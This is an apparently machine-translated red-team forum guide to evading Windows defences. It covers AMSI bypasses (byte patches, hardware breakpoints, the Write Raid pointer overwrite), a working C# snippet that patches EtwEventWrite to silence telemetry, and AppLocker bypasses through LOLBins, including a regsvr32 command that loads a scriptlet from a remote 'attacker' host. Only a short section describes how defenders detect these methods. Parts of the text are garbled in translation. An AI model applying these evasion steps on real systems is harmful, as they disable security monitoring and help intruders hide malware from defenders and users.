
Bypass Windows Defender and AMSI: guide for Red Team

codeby.net/threads/obkhod-windows-defender-i-amsi-prakticheskii-gaid-po-defense-evasion-dlya-red-team.92763

April 21, 2026



You got the initial access. Beacon is alive, C2 channel is lifted up. In a minute `MsMpEng.exe` cuts the load, Script Block Logging writes every sneeze in Event Log, and AppLocker does not let you launch anything but notepad.exe. If you've worked on real engagements – you know that feeling when a beautiful initial access turns into a pumpkin in 60 seconds.

Each corporate Windows environment builds echeloned protection: Defender's static analysis, runtime scanning through AMSI, ETW telemetry, AppLocker's policies. I will analyze four echelons and show how the Red Team operator bypasses each of them - relying on the built-in mechanisms of the OS itself - this is the approach that lies at the heart of the living off the land attacks that I disassembled in полном руководстве по LOLBAS и обходу EDR. No magic, only knowledge of architecture.

Material for pentesters and Red Team specialists in the framework of legal engagements. All equipment is exclusively for educational purposes.

Архитектура защиты: четыре стены, которые надо пройти

Before you break, you need to understand that you are detective. Windows Defender (Microsoft Defender Antivirus, MDAV) is not one monolithic process, but a multi-layer system where each component works independently.

Статический движок - `MsMpEng.exe`, the main antivirus service. Signature analysis, hash-upping, ML-classification based on PE-fographic. Scan files on the disk before launch. What Triggerite Detects: Known Byte Shellcode (Classical Meterpreter-Stab `\xfc\x48\x83\xe4\xf0`), suspicious combinations of PE-imports (`VirtualAllocEx` + `WriteProcessMemory` + `CreateRemoteThread`), YARA-like string patterns.

WdFilter.sys - kernel-mode mini-filter. Intercepts the file I/O at the file system level. It does not just allow you to drop payload to the disk - the file is scanned when writing.

AMSI (Antimalware Scan Interface) - loaded as `amsi.dll` in the address space of each PowerShell process, `wscript`, `cscript`, . NET-applications. Intercepts the content to perform the script engine and transmits to the local AV.

ETW (Event Tracing for Windows) - a telemetry that writes everything: from Script Block Logging to PowerShell to kernel-level events through ETW Threat Intelligence provider. It is ETW that feeds EDR data.

AppLocker - application whitelisting at the level of user-mode. Controls which executable files, scripts and DLL are allowed to run.

The key principle: the bypass of the AMSI will not save from a static detect. Patching ETW will not help if AppLocker blocks the launch of the tool. Defense evasion - a chain of techniques, each neutralizes a specific layer. Missed one link - and all the Thing Flys to hell.

Обход AMSI Windows: три поколения техник

AMSI is the most frequently attacked Windows protection, and for that is the reason: it works in the user-mode, in the address space of the attacked process. As the CyberArk researchers note, protection functions at the same level of privilege as potentially malicious code. Library `amsi.dll` loads into each PowerShell session, and the code inside this session has full

access to process memory. In fact, the guard is sitting in the same cell as the prisoner. This fundamental weakness is exploited by all techniques below.

Классический патчинг AmsiScanBuffer и его ограничения

The most famous technique - modification of the function `AmsiScanBuffer` (or `AmsiScanString`) right in the memory of the process. Find the function address in the downloaded `amsi.dll` through `GetProcAddress`, change the rights of access through `VirtualProtect` on `PAGE_EXECUTE_READWRITE`, write down bytes that make the function immediately return `S_OK`.

A little history. The original AMSI bypass (Matt Graeber, 2016) manipulated the field `amsiInitFailed` in the class `AmsiUtils` through . NET reflection - PowerShell considered AMSI uninitialized (the approach is described by CyberArk). Later Tal Liberman (CyberArk, 2017) and Rastamouse (2018) offered patching of opcodes `AmsiScanBuffer`: re-write of the first bytes of the function with a short sequence that causes it to return control without scanning.

In practice, simple `xor eax, eax; ret` (`31 C0 C3`, 3 bytes) not enough - PowerShell checks out-parameter `result`Not just HRESULT. Work options or record `AMSI_RESULT_CLEAN` (0) by indicator result and return `S_OK`, or return `E_INVALIDARG` (`0x80070057`), forcing PowerShell to skip the result check. This patch occupies more than 3 bytes (for example, `mov dword ptr [r9], 0; xor eax, eax; ret`)

On real engagements, you will need obfuscation of lines, dynamic permission of addresses through the hashing of API names - and it is better to switch to the next generation of equipment.

The fundamental problem of classical patching - it modifies the section `.text` Libraries `amsi.dll`. EDR compares `.text` section in memory with a file on the disk and sees the discion. Roughly speaking, you leave your fingerprints right at the scene.

Hardware breakpoints: bypass Windows Defender PowerShell without memory modification

Hardware breakpoints use hardware debugging registers of the processor (DR0-DR3) instead of writing in memory. Install hardware breakpoint to address `AmsiScanBuffer`, register Vectored Exception Handler (VEH) via `AddVectoredExceptionHandler`, and when AMSI calls

the function - the exception is triggered `SINGLE_STEP`. Your VEH intercepts it and manipulates the return value: puts it `RAX` in `S_OK` and `RIP` to the return address.

As noted by 0xdbgman, this technique is more effective than classic patching: hardware playpoints does not leave traces of modification in the section `.text`. CPU debug registers is not visible at standard memory scanning - to detect them, you need to clearly read the flow context through `GetThreadContext`.

Specifics: through P/Invoke call `SetThreadContext` with DR0 installed to address `AmsiScanBuffer` and DR7: L0=1 (local enable), R/W0=00 (execute), LEN0=00 (required 00 done for-BP, Intel SDM Vol.3B § 17.2.4). In the VEH handler, check that the exception occurred at the right address, and replace the context of the registers. AMSI “worked out”, but the scan did not actually happen. This is the working AMSI bypass PowerShell 2024 on current builds.

AMSI Write Raid: writable entry without VirtualProtect

In May 2024, OffSec researcher Victor Khuri (Victor "Vixx" Khoury) published the AMSI Write Raid technique. The vulnerability was transferred to Microsoft on April 8, 2024. I like this technique more than others - elegant and unexpected.

Essence: inside `System.Management.Automation.dll` (PopowerShell kernel) CLR generates P/Invoke thunk to call the native `AmsiScanBuffer` from the IG-Code. This thunk contains an index for the target function and remains writable due to the features of filling through `NDirectMethodDesc::SetNDirectTarget`. In a normal situation, such signs should be read-only - as records in Import Address Table. But CLR left the door open.

According to OffSec, the technician runs on PowerShell 5.1 and PowerShell 7.4 on current Windows 11 builds. Displacement of the record relative to the base `System.Management.Automation.ni.dll` calculated through WinDbg: you need to trace the chain of three `mov`Instructions before `call rax` (which is the challenge `AmsiScanBuffer`) The attacker rewrites the pointer with the address dummy functions - and AMSI calls the plug instead of the real scanner.

Write Raid’s principal difference: you don’t patch the function code, don’t change the protection of pages, don’t call it `VirtualProtect` (which is monitored by EDR). You change

data - pointer to a function - in the memory area that is already writable. For EDR, it looks like a regular data record, not a suspicious code modification.

Disabling AMSI without administrator rights

All described techniques work without administrator rights. AMSI is loaded into the user-space process, and the attacker that runs PowerShell from its user has full access to the address space of this process. `SeDebugPrivilege` No need.

Separately it is worth mentioning debug-based approach: launch `powershell.exe` as a subsidiary with a flag `CREATE_SUSPENDED`, connection by the debugger through `DebugActiveProcess`, interception `LOAD_DLL_DEBUG_EVENT` when loading `amsi.dll` and patch before the initialization of AMSI. The parent process automatically receives `PROCESS_ALL_ACCESS` for subsidiary - additional privileges are not required with an equal or higher integrity level. AppContainer or Low IL scenarios will require additional rights.

ETW patching: bypassing the logging and telemetry of Windows

Suppose you have bypassed AMSI and Defender can't see payload. ETW continues to write telemetry. Script Block Logging, Module Logging, events. NET runtime - everything goes through ETW providers and is available to EDR. For a full-fledged defense evasion on Windows, you need to neutralize this channel.

ETW - three components: providers (instrued dots in Windows code and applications), sessions (buffers in the kernel, meeting events), consumers (applications, buffers reading). According to vaadata, ETW was originally created for debugging, but over time it became the main source of data for security solutions. A typical history of small-soft - the debugging mechanism has grown into the cornerstone of safety.

Critical Provider - **ETW Threat Intelligence** (`Microsoft-Windows-Threat-Intelligence`) Works in kernel-mode: kernel functions (e.g., `MiReadWriteVirtualMemory` → → `EtwTiLogReadWriteVm`) generate telemetry for suspicious transactions - VirtualAlloc/Protect, ReadWritativeMemory, SetThreadContext, MapViewOfSection, QueueUserApc, etc. This provider of user-mode does not neutralize - it lives in the kernel, and the point.

But for script block logging bypass enough to patch `EtwEventWrite` in `ntdll.dll` the current process. The concept is similar to AMSI-patuching:

C#:

```
// ETW patching - пример для демонстрации концепции
var ntdll = GetModuleHandle("ntdll.dll");
var etwAddr = GetProcAddress(ntdll, "EtwEventWrite");
// Перезаписываем первые 3 байта пролога: xor eax,eax; ret (возвращает ERROR_SUCCESS=0)
// Примечание: опкоды 0x31 0xC0 и 0x33 0xC0 - обе формы кодирования xor eax,eax (x86/x6
// На ARM64 Windows нужны другие опкоды: mov w0, #0; ret (00 00 80 52 C0 03 5F D6).
VirtualProtect(etwAddr, 3, 0x40, out var old);
Marshal.Copy(new byte[] { 0x31, 0xC0, 0xC3 }, 0, etwAddr, 3);
VirtualProtect(etwAddr, 3, old, out _);
```

Three bytes – and most ETW-events from the current process are silenced. PowerShell Script Block Logging uses `EtwEventWriteTransfer` (through . NET ETW scaper), so to neutralize it you need to additionally screw `EtwEventWriteTransfer` or use a reflection-based approach.

Difference between `EtwEventWrite`, `EtwEventWriteFull` and `EtwEventWriteTransfer` important at the level of byte patches. The first is the main challenge for most providers. The second adds extended fields (ActivityId, RelatedActivityId). The third is used. NET ETW scaper and PowerShell Script Block Logging. Patching `EtwEventWrite` covers many cases, but to completely suppress PowerShell's telemetry, it is necessary to screw and `EtwEventWriteTransfer`. If the target EDR uses `EtwEventWriteFull` - patch all three, don't be greedy.

The order of operations is critical: first ETW patch, then AMSI bypass, then payload. Confusing – Script Block Logging will record your bypass code before ETW is neutralized. On one engagement, a colleague made exactly this mistake - AMSI bypass worked beautifully, and SOC has already read its code in the logs.

Bypass AppLocker with built-in Windows

AppLocker controls the launch of executable files (.exe), scripts (.ps1, .bat, .vbs), installers (.msi) and DLL. In theory, he should limit the attacking set of permitted applications. In practice - default rules and LOLBins make the pass of the AppLocker built-in means almost trivial.

Adjustments to the environment

For practice you will need: Windows 10/11 Enterprise or Server 2016+ (AppLocker is unavailable in Home/Pro), the service included `AppIDSvc`, customized rules through GPO. Work in a laboratory environment.

Intelligence rules and LOLBins to bypass

The first step is to understand the configuration. The rules are stored in the registry along the way `HKLM\SOFTWARE\Policies\Microsoft\Windows\SrpV2` - keys `Exe`, `Msi`, `Script`, `Dll`, `Appx` contain XML with rules. Commander's Desk `Get-AppLockerPolicy -Effective -Xml` will give a full set if you are not in the Constrained Language Mode. In the domain environment, the rules lie in SYSVOL as part of GPO.

DLL rules in AppLocker are not included by default. As noted by 0xdbgman, administrators rarely activate them because of performance overhead. Loading DLL via `rundll32` will work even under strict rules for .exe. A typical hole in the configuration I see on every second engagement.

LOLBin (Living Off the Land Binaries) - signed Binary binaries that can perform arbitrary code. Default rules AppLocker allow everything `C:\Windows\` and `C:\Program Files\`, and LOLBins live there.

MSBuild.exe (`C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe`) - Trusted Developer Utilities: MSBuild (T1127.001, Defense Evasion) Compilates and executes C# from .csproj file with inline task. AppLocker sees the launch of a trusted MSBuild - the rules do not work, and your payload is executed within the legitimate process.

InstallUtil.exe (The same way. NET Framework) - System Binary Proxy Execution: InstallUtil (T1218.004, Defense Evasion). Class marked `[System.ComponentModel.RunInstaller(true)]` and inherited `System.Configuration.Install.Installer`, performs `Install()` with normal launch and `Uninstall()` at the flag `/U`. Flag `/U` is used to bypass behavioral rules that are set up for install operations.

Regsvr32.exe - Signed Binary Proxy Execution: Regsvr32 (T1218.010, Defense Evasion) Loads COM scriptlets from a remote server: `regsvr32 /s /n /u /i:http://attacker/file.sct scrobj.dll`. Traffic on HTTP/HTTPS, AppLocker sees only signed `regsvr32.exe`.

Another vector - writable paths inside `C:\Windows\`. Utility `accesschk.exe -uwqs Users C:\Windows\` will show the directories where the average user can write: `C:\Windows\Tasks`, `C:\Windows\Temp`, `C:\Windows\tracing`. Drop your payload in writable path - AppLocker allows running because the path comes under the rule.

Bypass Constrained Language Mode via COM objects

When the AppLocker is enabled, PowerShell switches to Constrained Language Mode (CLM), limiting access to . NET-types and COM objects. Check the mode: `$ExecutionContext.SessionState.LanguageMode`.

Bypass via COM: object `WScript.Shell` available even in CLM and allows you to perform arbitrary commands. Advanced option - registration of your own COM server through `HKCU` (does not require admin): generate CLSID, prescribe the path to DLL in `HKCU\Software\Classes\CLSID\{guid}\InprocServer32`, download via COM-chop. The native DLL is running outside the PowerShell language layer, CLM is not covered.

But there is a reservation: when the WDAC (UMCI) is enabled, the unsigned COM DLL is blocked. And in CLM `New-Object -ComObject` only whitelisted types allows - alternative activators are needed for arbitrary CLSIDs.

Defense evasion of Windows: collect kill chain

Now we're packing everything in the work chain. Scenario: Windows 11, Defender workstation included, AppLocker in Enforce mode, ETW writes in SIEM.

What the Blue Team sees and where you can be burned

Bypassing antivirus with built-in Windows tools is not equal to complete invisibility. Here is what can even give a competent operator:

Sysmon Event ID 7 (Image Loaded) captures the DLL load. Non-standard DLL in the PowerShell process - a red flag for SOC. If the analyst doesn't sleep, he'll see it.

ETW Threat Intelligence provider works in kernel-mode and is not affected by user-mode patch `EtwEventWrite`. If EDR is signed to the kernel ETW, the inter-process memory operations will remain visible. This is the same layer that can not get from the user-mode.

Memory integrity checks - advanced EDR periodically compare `.text` the section of critical DLL (`amsi.dll`, `ntdll.dll`) with a reference on the disk. Classic patch detection is designed in this way. Hardware breakpoints and Write Raid bypass this check, but they also have their weaknesses `GetThreadContext` for the first, monitoring the entry in the thunk table for the second.

Complete invisibility is a myth. The operator's task is not to be invisible, but to drown in the flow of legitimate events. The more you look like the normal operation of the system, the longer you will live on the host.

Try to assemble the described chain in labe - Windows 11, Defender included, Sysmon is configured. Start, check what's in the logs and what's not. This is the best way to understand where your bypass actually works and where you are deceiving yourself.

A question for readers

Colleagues who worked with AMSI Write Raid (OffSec, May 2024) on the current Windows 11 builds with PowerShell 7.4 - how you calculated from the writable pointer displacement in `System.Management.Automation.ni.dll` In the conditions of ASLR? The article describes the tracing of a chain of three `mov`Instructions before `call rax` through WinDbg, but on different bills (for example, 22H2 vs 23H2) the displacement walks. You have automated search through `!dumpmodule` + `u` with pattern matchining, or wrote a script on pykd/WinDbg JS that is looking for a signature `48 8B ? ? ? ? ? FF D0` in `.text` Sections? And the second question: at what integrity level did you break the VEH approach from hardware breakpoints to DR0 - only in the AppContainer or already on Medium IL with the Protected Process Light included for the `powershell.exe`?